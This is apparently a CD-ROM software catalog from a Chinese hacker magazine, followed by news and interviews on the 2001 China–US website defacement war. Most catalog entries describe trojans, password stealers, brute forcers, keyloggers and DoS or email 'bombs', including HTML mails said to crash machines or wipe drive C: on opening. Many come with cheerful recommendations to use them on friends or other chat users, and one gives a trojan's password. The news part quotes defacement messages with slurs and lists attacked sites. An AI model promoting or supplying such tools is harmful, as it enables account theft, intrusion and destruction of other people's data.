 光盘路径: \kongzhi \Singularity. zip

软件名称: Winftp 木马
 软件说明: 运行后可以打开本机,21 号端口,任意上传下载,内附说明书。
 光盘路径: \kongzhi \Winftp. zip

软件名称: netcat
 软件说明: 网猫,带有源代码。
 光盘路径: \kongzhi \ncnt090. zip

软件名称: icqmap. zip
 软件说明: subseven 在利用 ICQ 功能时,需要这个 ICQMAP. DLL 库文件,你可以下载这个 ZIP,然后解压缩到 windows/system 或是 subseven. exe 目录。
 光盘路径: \kongzhi \icqmap. zip

软件名称: fakev. zip
 软件说明: 木马安装位置 [HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServices]。
 光盘路径: \kongzhi \fakev. zip

软件名称: bobo. zip
 软件说明: 木马。
 光盘路径: \kongzhi \bobo. zip

· Hacker Defence ·

软件名称: bosniffer
软件说明: 监听 BO 端口,使用起来就像 SpeakEasy。
光盘路径: \kongzhi\bosniffer12.zip

软件名称: control
软件说明: 很酷的木马程序。不过需要密码:666 C/S Jczic。
光盘路径: \kongzhi\control.zip

软件名称: master.zip
软件说明: 木马。
光盘路径: \kongzhi\master.zip

软件名称: intrusepack.zip
软件说明: 很普通的木马。
光盘路径: \kongzhi\intrusepack.zip

软件名称: brainspy.zip
软件说明: 木马。
光盘路径: \kongzhi\brainspy.zip

软件名称: novell95.zip
软件说明: NETWARE 的木马,运行后自动销毁自己。
光盘路径: \kongzhi\novell95.zip

软件名称: cain151.zip
软件说明: 可得到远程共享机器的密码等的木马。
光盘路径: \kongzhi\cain151.zip

软件名称: gf135.zip
软件说明: GIRLFRIEND 的最新版本 1.35。
光盘路径: \kongzhi\gf135.zip

软件名称: canasson.zip
软件说明: 木马,删除方法 -Copies itself to c:\Msie5.exe。
光盘路径: \kongzhi\canasson.zip

软件名称: Netconfig.zip
软件说明: 一个登陆木马,可在 NETWARE,以及 WIN9X / Nstart 下运行。
光盘路径: \kongzhi\Netconfig.zip

软件名称: hackerparadise70.zip
软件说明: 木马。
光盘路径: \kongzhi\hackerparadise70.zip

软件名称: ftp.zip
软件说明: FTP 木马。
光盘路径: \kongzhi\ftp.zip

软件名称: fatalerr1.zip
软件说明: 同下。
光盘路径: \kongzhi\fatalerr1.zip

软件名称: evilftp.zip
软件说明: 微型 FTP 远程登陆程序,端口为 23456,删除方

法 line Run = C:\WIN95\system\msrun.exe。
光盘路径: \kongzhi\evilftp.zip

软件名称: SUBSEVEN
软件说明: 最好的木马的 2.1 版本,功能齐全。
光盘路径: \kongzhi\SUBSEVEN2.1.zip

软件名称: ekobackdoor - v1.1.tar.gz
软件说明: EkoBackdoor 这个玩意运行后会在你的 LINUX 平台里留下好多后门,使用权限: LINUX。
光盘路径: \kongzhi\ekobackdoor - v1.1.tar.gz

软件名称: RemotelyAnywhere
软件说明: 只要在服务器端安装该软件,那么你在远程客户端只要使用一个支持 Java 的浏览器就可以控制该服务器。
光盘路径: \kongzhi\RemotelyAnywhere3.zip

软件名称: SureSync Real - Time
软件说明: 该软件可以实现多个服务器间文件的实时镜像。
光盘路径: \kongzhi\synci1028nst.exe

密码破解

软件名称: 流影 POP3 Edition Beta 1
软件说明: 远程 POP3 扫描工具,远程运行,本地用 Telnet 控制,适合于 NT 熟练用户使用。
光盘路径: \mimapojie\fspop.zip

软件名称: 流影 HTTP Edition Beta 1 Beta2
软件说明: 远程 HTTP 扫描工具,远程运行,本地用 Telnet 控制,适合于 NT 熟练用户使用。
光盘路径: \mimapojie\fshttp.zip

软件名称: 溯雪 Bate 7 英文版 汉化程序
软件说明: 溯雪的中文版,小榕出品。破个信箱密码、BBS、聊天室密码等有一定成效。
光盘路径: \mimapojie\dansnowb7setup.exe

软件名称: newletmein.exe
软件说明: 取消了对 202 开头 IP 的限制,因为有的台湾站点也是 202 开头的。
光盘路径: \mimapojie\newletmein.exe

软件名称: Advanced ZIP Password Recovery 3.00
软件说明: Advanced ZIP Password Recovery 3.00 中文破解版针对 zip 可以解开 zip 密码。
光盘路径: \mimapojie\pazpr.zip

软件名称: HtmlHacker
软件说明: 如果找不到可执行文件,看看 readme,这是一个网页登陆密码破解程序,如果你能配置好的话,可以用来破解任何网页的登陆密码,新鲜出炉,热得烫手,可以根据具体网页配置文件进行破解,如 163, 263 等。
光盘路径: \mimapojie\htmlhacker.zip



软件名称: wwwhake
 软件说明: 有些 WWW 站点要密码, 这就是破解工具。
 光盘路径: \mimapojie\wwwhack.zip

软件名称: 黑客字典 2
 软件说明: 几乎可以生成任何形式的密码组合, 可用于产生密码文件, 以便和一些解密软件配合使用。有两种使用方式: 属性表和向导。但有些功能需要注册后才可以使
 用。
 光盘路径: \mimapojie\dict2chn.zip

软件名称: 万能钥匙
 软件说明: 根据 Internet 安全委员会的统计资料和中国人的习惯生成多种类型的字典, 实用性很强, 强烈推荐。
 光盘路径: \mimapojie\xkeyset.exe

软件名称: brutus-aet2
 软件说明: 这是我目前见过的最好用的暴力破解器, 能够自定义进行用户名和密码穷举攻击, 功能很多, 而且非常好用。
 光盘路径: \mimapojie\brutus-aet2.zip

软件名称: oicqpassover114.zip
 软件说明: OICQ 密码终结者 1.14(支持 0425)。
 光盘路径: \mimapojie\oicqpassover114.zip

软件名称: mbhttpbf.zip
 软件说明: 非常好的 HTTPD 暴力破解器, 能够破解 Yahoo/Hotmail/Alladvantage 帐号。
 光盘路径: \mimapojie\mbhttpbf.zip

软件名称: werk20.zip
 软件说明: 加了密码的 Web 网站的破解工具。
 光盘路径: \mimapojie\wcrk20.zip

软件名称: 9x_int09.zip
 软件说明: 键盘记录器, 优点是文件很小。
 光盘路径: \mimapojie\9x_int09.zip

软件名称: Password Recovery Kit
 软件说明: 是一套密码恢复软件包, 能恢复 17 种密码软件。
 光盘路径: \mimapojie\17866kitd.exe

软件名称: wc30b2
 软件说明: 一个能轻而易举破解受密码保护的网站的工具, 因为此工具不限制输入错误密码和 ID 的次数。
 光盘路径: \mimapojie\wc30b2.zip

软件名称: LOphtcrack
 软件说明: NT 口令破解。
 光盘路径: \mimapojie\lophtcrack.zip

软件名称: Vitas' Pwltool
 软件说明: 破解 Win9.x 的 PWL 文件。
 光盘路径: \mimapojie\pwltool.zip

软件名称: John the Ripper
 软件说明: John the Ripper 的 1.6 版, 2000 年 12 月推出。这可是 FOR WIN 的 JOHN。
 光盘路径: \mimapojie\john-16w.zip

软件名称: claymore
 软件说明: 又一个口令破解工具。
 光盘路径: \mimapojie\claymore.zip

各种炸弹

软件名称: 查 OICQ 好友 IP
 软件说明: 是否有好友跟你翻脸? 骂你? 想整他、炸他……但是你又需要知道他的 IP 地址, 别着急! 这个是你最好的选择, 解压后覆盖原来的 OICQ.EXE 就行了!
 光盘路径: \zhadan\oicq0110.zip

软件名称: DYNAMO.zip
 软件说明: 一款国外的攻击网站利器。
 光盘路径: \zhadan\DYNAMO.zip

软件名称: wnuke.zip
 软件说明: 据说能绕过天网进行 IP 攻击的炸弹。
 光盘路径: \zhadan\wnuke.zip

软件名称: Ip Hacker 2
 软件说明: 一个很好的蓝屏炸弹, 对 Win95、Win98、Win2000 都有效! 强烈推荐!
 光盘路径: \zhadan\Iphacker2.exe

软件名称: EmailCleaner
 软件说明: 这是一个清除垃圾邮件的工具! 你是否被上面所说的如此强大的工具吓到了? 别怕, 这儿有一个小巧的但是又非常实用的清除垃圾邮件的好工具, 快拉回去试试吧! 包你满意!
 光盘路径: \zhadan\clsemail.exe

软件名称: winskill
 软件说明: 攻击一次成功的话! 对方就连不上互联网了!
 光盘路径: \zhadan\wskill.zip

软件名称: icmpbomber
 软件说明: 强近的轰炸工具! 有很多功能! 自己试试吧!
 光盘路径: \zhadan\icmpbomber.zip

软件名称: 新型蓝屏炸弹(源码) 补丁
 软件说明: 这是一封 HTML 格式的信件, 只要别人开启邮件, 他的计算机就会出现蓝屏并 down 机!
 光盘路径: \zhadan\001.html

软件名称: 悲剧之王(源码及说明)
 软件说明: 终极炸弹! 核弹级! 巨恶! 只要别人开启这封邮件(不需要下载任何附件)就会死机! 重新开机后, C: 上所有文件被删除。

· Hacker Defence ·

光盘路径: \zhadan\002.html

软件名称: Earth Quake(源码)

软件说明: 打开网页后会发生“地震”,跟着就死机!

光盘路径: \zhadan\003.html

软件名称: iwdsimicmp

软件说明: 又是一个轰炸程式!赶快试试吧!这个我觉得比较好用!

光盘路径: \zhadan\iwdsimicmp.zip

软件名称: IP/TCP 攻击者

软件说明: 毁灭性工具!慎用!

光盘路径: \zhadan\iptcpfuckup.zip

软件名称: oicqbomber

软件说明: 一款能炸 OICQ 的新版炸弹。需要填对方的 IP 和 OICQ 号码!

光盘路径: \zhadan\oicqbomber.zip

软件名称: maqip.exe

软件说明: 快猫炸慢猫的 IP 炸弹。

光盘路径: \zhadan\maqip.exe

软件名称: 7thport.zip

软件说明: 又一个轰炸工具。

光盘路径: \zhadan\7thport.zip

软件名称: icqkille.zip

软件说明: 一个相当不错的破坏 ICQ 的工具。

光盘路径: \zhadan\icqkille1.zip

软件名称: voob.zip

软件说明: 比较新的 139 端口轰炸工具。

光盘路径: \zhadan\voob.zip

软件名称: wnuke4.zip

软件说明: 相当有意思的工具,不妨拉回去看看。

光盘路径: \zhadan\wnuke4.zip

软件名称: bloodlust.zip

软件说明: 恐怖的恶魔炸弹。

光盘路径: \zhadan\bloodlust.zip

软件名称: vconnect.zip

软件说明: 又是一个炸弹。

光盘路径: \zhadan\vconnect.zip

软件名称: killwin.zip

软件说明: 杀死 TCP/IP 进程。

光盘路径: \zhadan\killwin.zip

软件名称: die3nt.zip

软件说明: 炸 NT 的东东。

光盘路径: \zhadan\die3nt.zip

软件名称: iis4dos01.exe

软件说明: 小榕写的针对 IIS4D.o.s 0.1-IIS4 的攻击工具(慎用,可能会使 IIS4 Server 当机)!

光盘路径: \zhadan\iis4dos011.exe

软件名称: divping.zip

软件说明: DiViNE INTERVENTION I Ping 炸弹; DOS; 需要 Win95/NT's ping.exe。

光盘路径: \zhadan\divping.zip

软件名称: qf.zip

软件说明: QuickFyre (匿名信件\邮件炸弹; Win95/NT)。

光盘路径: \zhadan\qf.zip

软件名称: serpent.zip

软件说明: Serpent UNIX 下的炸弹,需要编译。

光盘路径: \zhadan\serpent.zip

软件名称: bombsqua.zip

软件说明: The BombSquad 炸弹,威力一般。

光盘路径: \zhadan\bombsqua.zip

软件名称: a35p61.zip

软件说明: Avalanche 是上面的升级版。

光盘路径: \zhadan\a35p61.zip

OICQ

软件名称: sql-QQMsgReader1102

软件说明: 汉化软件,一个可以查看本地硬盘上所有 OICQ 对话的工具,同时还有一定的破解 OICQ 密码的功能。

光盘路径: \oicq\sql-QQMsgReader1102.zip

软件名称: uninstall

软件说明: 专门清除国产木马“狐狸之眼”的程序。

光盘路径: \oicq\uninstall.zip

软件名称: flashoicq

软件说明: 一个 oicq 自动聊天工具,集聚了 bbs 和论坛上的多数有趣的聊天用语。

光盘路径: \oicq\flashoicq.zip

软件名称: gop101

软件说明: 一个窃取 oicq 密码的木马,是 1.01 版本。

光盘路径: \oicq\gop101.zip

软件名称: gop12

软件说明: 和上面的是同一软件的升级版本,运行后,它会吧登录的 oicq 密码发送到你指定的信箱中去,你可以进行许多灵活的设置。

光盘路径: \oicq\gop12.zip

软件名称: oicq2kpass

软件说明: 如果本地 oicq 是自动登录的话,使用它,你可以知



道在线 oicq 密码,如果有多个用户在线,它会显示最后一个登录的 oicq 密码。

光盘路径: \oicq\oicq2kpass.zip

软件名称: oicqhack

软件说明: 一个分析、窃取 oicq 密码的工具,很简单,试试吧。

光盘路径: \oicq\oicqhack.zip

软件名称: oicqpwdcrack

软件说明: 一个查看本地 oicq 密码的工具,找到安装 oicq 的目录,输入后缀为 ccf 的文件,密码就出来了。

光盘路径: \oicq\oicqpwdcrack.zip

软件名称: oicqp

软件说明: oicq 阅读器。

光盘路径: \oicq\oicqp.zip

软件名称: OICQPwdCrack

软件说明: oicq 密码瞬间破解器,只要选择了不出现登陆提示框。

光盘路径: \oicq\OICQPwdCrack.zip

软件名称: oicqreader210

软件说明: 一个观看本地 oicq 聊天信息的工具。

光盘路径: \oicq\oicqreader210.zip

软件名称: oicqtpdebugger

软件说明: oicq 的 tcp 调试工具,不要去管是不是 163 和 169 的网络,功能很简单。

软件名称: oicudpdebugger

软件说明: oicq 的 udp 调试工具,和上面的工具一个道理,一种界面,功能也差不多。

光盘路径: \oicq\oicudpdebugger.zip

软件名称: tty

软件说明: 这个工具是把刺客 2 和冰河合并而成的工具,对新手来讲,它的功能实在是太强大了

光盘路径: \oicq\tty.zip

软件名称: 网络大盗 wb

软件说明: 它能够截获 oicq 的聊天信息,也能够做其他的网络测试用。

光盘路径: \oicq\wb.zip

安全工具

软件名称: HackTracer

软件说明: HackTracer 是一个个人防火墙软件,防止黑客袭击。它安装在 PC 上,在后台工作,监视系统,能找出任何企图侵入用户系统的黑客所在位置。

光盘路径: \safe\HackTracerTrial.exe

软件名称: floppyfw v1.1.1

软件说明: floppyfw 1.1.1, 是一个有一张软盘大小的路由器及简单的防火墙。它使用 Linux 基础上的防火墙的性能,并有一个简单的包系统。采用固定的 IP 和 DHCP,用于完善在 ADSL 和电缆线上的伪装和安全的网络。它安装简单,只要在软盘上编辑一个文件即可。作者: Thomas Lundquist

光盘路径: \safe\floppyfw-1_1_1.img

软件名称: PortMagic v1.30

软件说明: 网络魔术师 v1.30, 具有 IP 端口指向、隐藏真实 IP、绕过某些限制等功能。运行环境: Windows

光盘路径: \safe\PortMagic130.zip

软件名称: IP Stack Integrity Checker 0.05

软件说明: 本软件的功能是测试 IP 栈的稳定性和它的组成栈(TCP, UDP, ICMP 等)。它能按照用户需要产生指定协议的随机包。这些包还可以带有趋向性。http://expert.cc.purdue.edu/~frantzen/ 运行环境: FreeBSD, Linux 和 OpenBSD

光盘路径: \safe\isic-0.05.tgz

软件名称: WinJect 0.92b

软件说明: winject 是一个低级包建构器/插入器,针对 Win9x 拨号用户,允许用户定制使用真实/虚假 IP 地址的数据包。

运行环境: Windows 95/98

光盘路径: \safe\winject092b.zip

软件名称: 追捕最新版 1.64

软件说明: 功能强大的 IP 工具追捕 1.64 版本

作者: 冯志宏 运行环境: Windows

光盘路径: \safe\wry164.zip

软件名称: WinJect v0.9b

软件说明: winject 是一个低级包建构器/注入器,针对 Win9x 拨号用户,允许用户定制使用真实/虚假 IP 地址的数据包。

作者: moofz 运行环境: Windows 95/98

光盘路径: \safe\winject.zip

光盘路径: \safe\Trjsetup.exe

软件名称: 天网防火墙个人版

软件说明: 适用于 Windows 98/2000。该软件为自适应安装,能自动辨认用户的系统安装合适的驱动程序,在 Windows 98 下安装为 98 版,在 Windows 2000 下安装则为 2000 版。

光盘路径: \safe\setup.exe

软件名称: AntiCIH

软件说明: 台湾 CIH 病毒作者陈盈豪最新贡献 CIH 免疫程式 AntiCIH,你只要在纯 DOS 下,用其他杀毒软件把 CIH 病毒杀完后,再安装 AntiCIH,哈哈,你就于 CIH 无缘了(除了你重装系统)。

光盘路径: \safe\antichih.exe

软件名称: Your love Hurts

软件说明: 这是 5 月 15 日台湾推出的专门用来清除“我爱你”病毒的,可以修正系统注册表,使用很简单:“我知道你爱我,但是你的爱会伤害我!”

光盘路径: \safe\love_hurts.exe

杂项工具

软件名称: dreamchat3

软件说明:用于网易聊天室的一个小工具。

光盘路径: \others\dreamchat3

软件名称: 代理服务器

软件说明:2000 多个代理服务器地址。

光盘路径: \others\proxys2. zip

软件名称: 邮件列表 (1) (2) (3) (4)

软件说明: 4 个邮件列表(每个文件 10000 个邮件地址,配合 Diffondi 使用。

光盘路径: \others\01. zip 02. zip 03. zip 04. zip

软件名称: ArpWorks10. exe

软件说明:在网上发送定制的用户地址解析协议包,包括所有的 ARP 数据。

光盘路径: \others\ArpWorks10. EXE

软件名称: cgichk_2. 40. tar. gz

软件说明:查找网站的弱点,以及文件的目录位置等的工具,运行在 FREEBSD 和 LINUX。

光盘路径: \others\cgichk_2. 40. tar. gz

软件名称: 声纳

软件说明:这个效果不太清楚。

光盘路径: \others\sonar. zip

软件名称: netarmor. zip

软件说明:木马端口监控软件 NetArmor 汉化版。

光盘路径: \others\netarmor. zip

软件名称: daodan1. 23. zip

软件说明:捣蛋专家 1. 23 及清除器,升级时可以用 1. 2 版先上传到远程机器,然后远程打开,程序会自动找到 1. 2 版,然后把它杀死。

光盘路径: \others\daodan1. 23. zip

软件名称: 溯雪 BATE6 汉化程序

软件说明:溯雪 BATE6 汉化程序。

光盘路径: \others\snow6. zip

软件名称: 溯雪 BEAT6

软件说明:小裕的溯雪听过吧?比原来的改进了很多啊。

光盘路径: \others\dsb6setup. exe

软件名称: cg_oob

软件说明:可以攻击网站,使之当机,也可以攻击个人用户,Win95,NT。

光盘路径: \others\cg_oob. zip

软件名称: w4SERVER

软件说明:可作为个人服务器让别人直接浏览你硬盘上的东西,并能用于聊天室查别人 IP。

光盘路径: \others\W4SRV97. exe

软件名称: autochat1

软件说明:这是一个能在聊天室自动发送或手动发送的工具,还有时间调节,只要输入聊天室的网址及端口就能自动发送。

光盘路径: \others\autochat. exe

软件名称: w4srv95

软件说明:聊天室查看别人的 IP 地址。

光盘路径: \others\w4srv95. rar

软件名称: FIP21

软件说明:又一个聊天室查看 IP 的工具。

光盘路径: \others\FIP21. zip

软件名称: test. zip

软件说明:查询 IP 所在地,PING/Tracert/Whois/Finger。

光盘路径: \others\test. zip

软件名称: grinder. zip

软件说明:一个 Web 网站破解辅助工具。

光盘路径: \others\grinder. zip

软件名称: deerhunter. exe

软件说明:千年老妖写的一个安全工具,能欺骗对方你中了木马,聊天室查 IP 等功能。

光盘路径: \others\deerhunter. exe

软件名称: mindtermsrc - v12. zip

软件说明:一个关于 JAVA 的工具,不知道具体功能,有兴趣的朋友可以看看。

光盘路径: \others\mindtermsrc - v12. zip

软件名称: nt4all - 101. zip

软件说明:让任何人都登陆到 NT 服务器上,包括客户端和服务端。

光盘路径: \others\nt4all - 101. zip

中美黑客大战专辑

新闻篇

中美撞机事件引发中美黑客大战

4月4日下午16时,中华网论坛传出有几家中国网站被黑客攻击的消息,国内一家著名的体育网站被疑为美国黑客所黑,并留下反华的文字并放置美国国旗。大约半小时之后该网站才恢复正常,据说还有几家国内及香港和澳门的网站也相继遭到不明身份黑客的攻击。

4月4日,中华网论坛(<http://bbs.china.com>)上有几条美国数家网站被黑客攻击的消息,黑客改写了原网页,出现有中文“中国也有原子弹!”等字样,页面尾部署名为“中华黑客联盟”。到目前为止,约有6家网站被黑客攻击,这6家网站是:

<http://www.networknine.com>

<http://209.54.73.114>

<http://209.54.73.30>

<http://209.54.72.152>

<http://202.54.81.67>

<http://209.54.73.13>

有一家被改写的美国网站的主页上写着:“我们并不是战争狂热分子,只不过是对美国的那帮傲慢、嚣张的政客们一个警告:中国并不是伊拉克和南斯拉夫,美国也就别想用这种态度来逼中国就范!我们都是普通的中国人!”根据这些被攻击的页面出现的中文字样及页面留言来看,很有可能与这次美国飞机在海南岛上空撞毁中国战斗机事件有关。

6日下午,美国网站(chat0.pnv.com/)被黑客攻陷。

被黑网站页面写道:“我不是一个黑客。只是千千万万普通的中国热血男儿中的一员。”“一个不是黑客的热血青年。”

“I am not a hacker. Only is great amount ordinary China warm-blooded young people center one. You all american pig exploded the Chinese embassy and hits our airplane again. You are group of bastard! Fuck your ancestor. China long live! A warm-blooded non-hacker young man!”

红客 HOLLAND 致信参加攻击美国网站行动的战友们

近日已看到许多兄弟开始向美国网站发起攻击,这些攻击无疑是极有成效的,也形成了很大的影响。在此向你们表示敬意,也祝你们顺利。

小弟和另五位兄弟,作为前绿色兵团成员,作为曾参加过“5.8”和“印尼反击”行动的人员,我们觉得有必要向兄弟们申明我们的观点:

对美国网站的攻击是由普通网民自发组织的,但我们同样要遵守互联网法则,从5月8日和印尼两次攻击来看,我们认为大家应当在行动中保持克制的态度,将攻击范围局限于有限的站点,不应将范围扩大至民间网站。因为此次事件本身性质与以前的事件均不相同,众多的普通美国人民也对中国的立场表示了支持,在这种情况下,我们更应当分清目标,绝

· Hacker Defence ·

不能胡乱开火!

如果说在前几次的行动中,中国的好汉们像绿林英豪,那么这次,我们代表的是中国!我们就是中国在互联网上的代表,或者说,我们全体网友代表的就是中国的互联网正规军!

请记住,是正规军!

既然是正规军,我们必须遵循正确的路线,我们的一举一动都必须从维护国家尊严、维护民族形象的角度出发,在当前事件的背景下,这一点更加显得重要!决不能让国外的民众对我们中国人形成偏见,也只有这样,我们才能为祖国赢得尊敬和荣誉。我们要告诉全世界所有支持中国人民的人,我们就是中国的互联网精英,我们就是维护正义的互联网兵团。

当然,这只是我们6个人的一点呼吁,决不存在任何命令的口气,如果大家认为我们所说的还有些道理,我们在此表示感谢!

最后,我们谨代表前绿色兵团的成员向所有参加了反击行动的朋友致以问候和敬意,并向所有支持了本次行动的朋友表示感谢。

祝祖国繁荣富强。

国内网站须防美国黑客

在美军撞毁我军飞机事件的同时,美国的黑客也对我国的网站进行了攻击,对此,我国的黑客们也发起反击。中科院高能所网络安全组的信息安全专家表示,国内互联网用户应尽快检查自己网站的漏洞,避免被黑客侵入。

中科院信息安全专家告诉记者,“据有关统计,目前中美两国每天都要发生40到50起黑客攻击事件,而在撞机前这一数字仅为1到2起。”

对于中国黑客的行为,中科院信息安全专家认为:“网民在虚拟的世界中,选择一种更容易、更直接的方式宣泄自己的愤怒便会成为黑客,对美国黑客攻击我国网站进行反击,只是

网民抒发自己爱国心情的一种方式。”

“目前,中美两国黑客的攻击还是以选择比较脆弱的网站进入系统、修改内容为主。”中科院信息安全专家表示,“因此,我们建议国内的互联网用户应该使用隐患扫描器对自己的网站进行检查,将发现的漏洞全部修复,这是在短期内最有效的防范手段。”中科院信息安全专家提醒广大互联网用户要加强安全防范意识。

中美三黑客访谈录

一、中美网络战一触即发 美方元凶 prophet 访谈录

美国当地时间4月28日(北京时间4月29日)消息 随着美中黑客之间相互攻击对方政府网站的力度日益加大,一场规模庞大的网络战似乎一触即发。下面是攻击中国网站最积极的美国黑客 prophet 接受美国一家网络安全媒体采访的笔录。尽管这位黑客多次表示他对中国民众没有恶意,也无意卷入一场网络战,但实际上他却已经入侵了好几家中国政府的网站。

记者:你今年多大?

黑客:快20岁了。

记者:你是哪里人?

黑客:美国人,来自美国西南部。

记者:你从事什么职业?

黑客:我是一家ISP的网络管理员。

记者:你和一群名为PoisonBOx的黑客好像是好朋友,你们见过面吗?(PoisonBOx是一群参与美中黑客相互攻击的黑客组织,自今年4月4日以来,该组织已入侵了200多家网站)。

黑客:没有见过,我们只是通过电子邮件取得联系。

记者:你在选择将被攻击的网站时以什么为标准?

黑客:我一开始只是随机挑选一些网站作为攻击目标,不过现在我则主要攻击以 .edu.cn 和 ac.cn 结尾的网站,或者是只是以 .cn 结尾的网站都会成为我的攻击目标。

记者:你曾经在一次黑客攻击中声称自己并不想打一场网络战,那么你认为自己的行为是什么样的行动呢?

黑客:我知道自己的攻击行为不会给遭到攻击的网站造成太大的负面影响,只是将他们的页面做出改动而已。我想这次美中黑客之间的竞争不过是大家都想看看最终谁的观点能够为更多的网络用户所接受。我并非特别憎恨中国政府及中国民众,但我对他们的做法有不同观点,所以我想把自己的观点告诉更多的人。

记者:中国黑客声称他们已入侵了多家网站,但我们注意到只有 9 家网站遭到攻击,你认为遭到中国黑客入侵的网站有多少?

黑客:我估计他们最多也就入侵了 9 家网站。

记者:你认为美国黑客为什么能够轻松地入侵中国网站?

黑客:我认为中国网站的网络安全管理员素质普遍不够高,这可能是中国网站容易遭到攻击的主要原因。

记者:你相信中国黑客将从 5 月 1 日起开始发动一场声势浩大的网络战吗?

黑客:我想他们可能有这种打算,也许这会导致一些美国网站的页面被改得面目全非。中国黑客的数量已很庞大,他们的能力不容小视。

记者:美国黑客是否已为此做好了相应准备呢?

黑客:我们对此并没有小题大作,当然我们也会对中国黑客的行动采取密切关注的态度。

记者:你认为这次美中黑客之间的竞争将出现何种结局?

黑客:我想这种相互之间的威胁和进攻可能会很快结束,也许那些以改动对方网页为乐的黑客会很快感到厌烦,或是双方的媒体也懒得再报道此事。

二、攻击 300 多个中国网站的 poisonB0x 组织访谈录

美国当地时间 4 月 29 日(北京时间 4 月 30 日)消息 近日,一位化名为“魔王”的网友与在中美黑客大战中攻击了 300 多家中国网站的美国黑客组织 poisonB0x 成员进行了对话。此前,中美黑客大战中另一个元凶 pr0phet 也接受了一家网络安全媒体采访。下面是他们谈话的主要内容。

魔王:你们这个组织建立了多长时间?

poisonb0x:我们始建于 2000 年 9 月 10 日,现已拥有 3 个不同的名称。

魔王:我是在近日中美黑客大战中听说你们的名字的,据说你们已攻击了很多中国网站,你能告诉我为什么要这么做吗?

poisonb0x:我们只是想这么做,我们并没有特别的政治企图,也没有制定具体的攻击计划。

魔王:你看过那些有关你们的报道或是网上的谈论吗?你对这些报道和谈论有什么看法?

poisonb0x:那些报道里有很多失实的地方,比如,我其实不是一个美国人。

魔王:我看到一篇文章里说你们还攻击了一些英国网站,为什么要将英国网站作为攻击目标呢?

poisonb0x:我是一个黑客,我也有发动攻击的自由,我想我有权攻击任何一个网站。

魔王:你们是否仅攻击美国境外的网站,如果是这样,原因是什么?

poisonb0x:因为我本人拥有一些美国政府网站的所有权。

魔王:作为一个黑客组织中的成员,是否

· Hacker Defence ·

与他人一起从事黑客攻击活动有助于提高你的技能?以一个组织的形式从事黑客活动是否比单独行动更容易?

poizonb0x: 是的,参与一个组织中的活动更加容易一些。

魔王:听说你们一次主要攻击一个国家的多个网站,为什么呢?

poizonb0x: 没有原因,我们是网络的破坏者,我们只是凭感觉行事。

魔王:你从事黑客活动的原因是什么?难道仅因为你喜欢这种活动吗?

poizonb0x: 网络攻击是我的工作,也可以说是一种爱好,甚至是我生活中的主要部分,我需要它就像需要水和空气一样。

魔王:你平均每天在网上要呆多长时间?

poizonb0x: 大约 2 至 3 个小时,但有时也就 1 个小时。

魔王:你是否担心被判入狱?美国联邦调查局可是对网络攻击活动打击得非常严厉,你认为这样做值得吗?

poizonb0x: 这的确是一个大问题,但从事黑客攻击就必须面对风险,风险是不可避免的。

魔王:我们假设有一天你被 FBI 抓住了,那么你认为公平地说自己应该得到什么样的处罚?

poizonb0x: 我估计他们会说:“你是一个心术不正的坏男孩,所以我们不会再给你饼干吃了。”

魔王:Argus 公司近日举行了一场黑客攻击大赛,任何人只要能够入侵到他们的安全系统里就可以得到高额奖金,最后还真有人成功了。你怎样看待这一活动?

poizonb0x: 我认为这种活动简直滑稽之极,我从未参加过这样的比赛。

魔王:如果有一家公司愿意出钱请你测试其网络的安全性,你愿意接受吗?

黑客:这取决于是一家什么样的公司,如果是一家大公司,我将很愿意测试自己的能力,将他们的页面改得面目全非。

魔王:假如说我本人很想有机会成为一名黑客,或者是一位网络安全专家,那么你会给我提供哪些建议?

poizonb0x: 尽可能地多读一些书,不要向他人请求帮助,一定要独立完成任何事情。

魔王:为什么不能请求他人的帮助,非要一个人干?通过提问不是可以学到更多的东西吗?

poizonb0x: 我不这么认为,只有还没入门的人才会提出这样傻的问题。如果你凡事自己动脑筋,你自然就会变得更加聪明。

魔王:你们这个组织当中是否有人盗用过他人的电话线?

poizonb0x: 是的,我就是其中之一。

魔王:你何时开始从事这种活动的?

poizonb0x: 那已是很久以前的事情了,当时我试图给另外一个国家的朋友打免费电话,所以只好盗用他人的电话线。

魔王:对于那些对网络安全或是黑客活动感兴趣的人,你们会建议他们专门攻击某些网站吗?

poizonb0x: 很多黑客都知道有些网站容易攻击,包括 .neworder. box. sk, securityfocus. com 等等。

魔王:你都会哪些计算机语言?

poizonb0x: perl、asm、c/c++ [win/unix]、python 以及 lisp 等等。

魔王:如果有人想与你取得联系,你能告诉他们你的联系方式吗?

poizonb0x: 我一般情况下只与他人进行电子邮件联系,我的邮箱是 poizonb0x@linuxmail.org。

魔王:你对其他黑客有什么要说的吗?

poizonb0x: 我们这个组织也需要新鲜的血

液,所以我想在这里告诉其他黑客,请加入我们的行列,当然我们需要的是技术的确一流的人才。

三、中国一黑客首领就黑客大战接受采访

美国黑客对中国网站展开攻击,引起广东黑客参与“五一一大反击”,对于此次攻击,有黑客表示,目的不仅仅是反击,更多地是想暴露目前中国网站存在的严重安全问题,引起各方面高度关注。

陶(化名)是中国最早的黑客组织“绿色兵团”的成员,目前是“中国鹰派”在广东的一位负责人,该组织是参与此次反攻的主力军之一。据他介绍,根据黑客们预先的约定,广东许多黑客都应约参加了这场反击战。按照计划,昨天起他对多个目标进行攻击,并通过修改的主页递交了一封致美国政府的信,昨晚又通过“蠕虫”(一种病毒)自动攻击美方网站,明天将提出“十大主张”,进一步表明中国黑客的态度。

陶说,此次反击,目标以对方政府、军事网站为主,为保持克制,中国黑客仍以修改网站主页为主,不超过美国黑客攻击的强度。如果美国黑客再不停止对中方网站的攻击,未来反击将可能进一步升级。

陶认为,此次行动,不仅仅是对美国黑客的反击,更重要的是检验中国网站的安全。他认为,这次行动中,美国一个黑客组织便攻破国内 500 余家网站,其中许多是政府、科研单位及教育网站,这明显暴露出中国网站安全防范意识很差。同时,此次双方被攻破网站绝大多数采用 Windows 系统,Windows 在安全上的漏洞值得高度重视,而微软公司也必须正视这一问题,为中国用户解决这一技术难题。

美官方网站被黑

一、美国劳工部及卫生部网站遭到中国黑

客攻击

美国华盛顿时间 4 月 28 日(北京时间 4 月 29 日)消息 就在美国联邦调查局(FBI)刚刚警告称中国黑客有可能对美国网站发动进攻的两天之后,几个由美国政府机构运营的网站就于当地时间 4 月 28 日遭到了攻击。

受到攻击的网站之一是美国劳工部的官方网站,一名黑客在该网站的页面上表达了他对在撞机事件中遇难的中国飞行员王伟的敬意。消息人士称,这可能是 FBI 警告的中国黑客系列攻击的序曲。

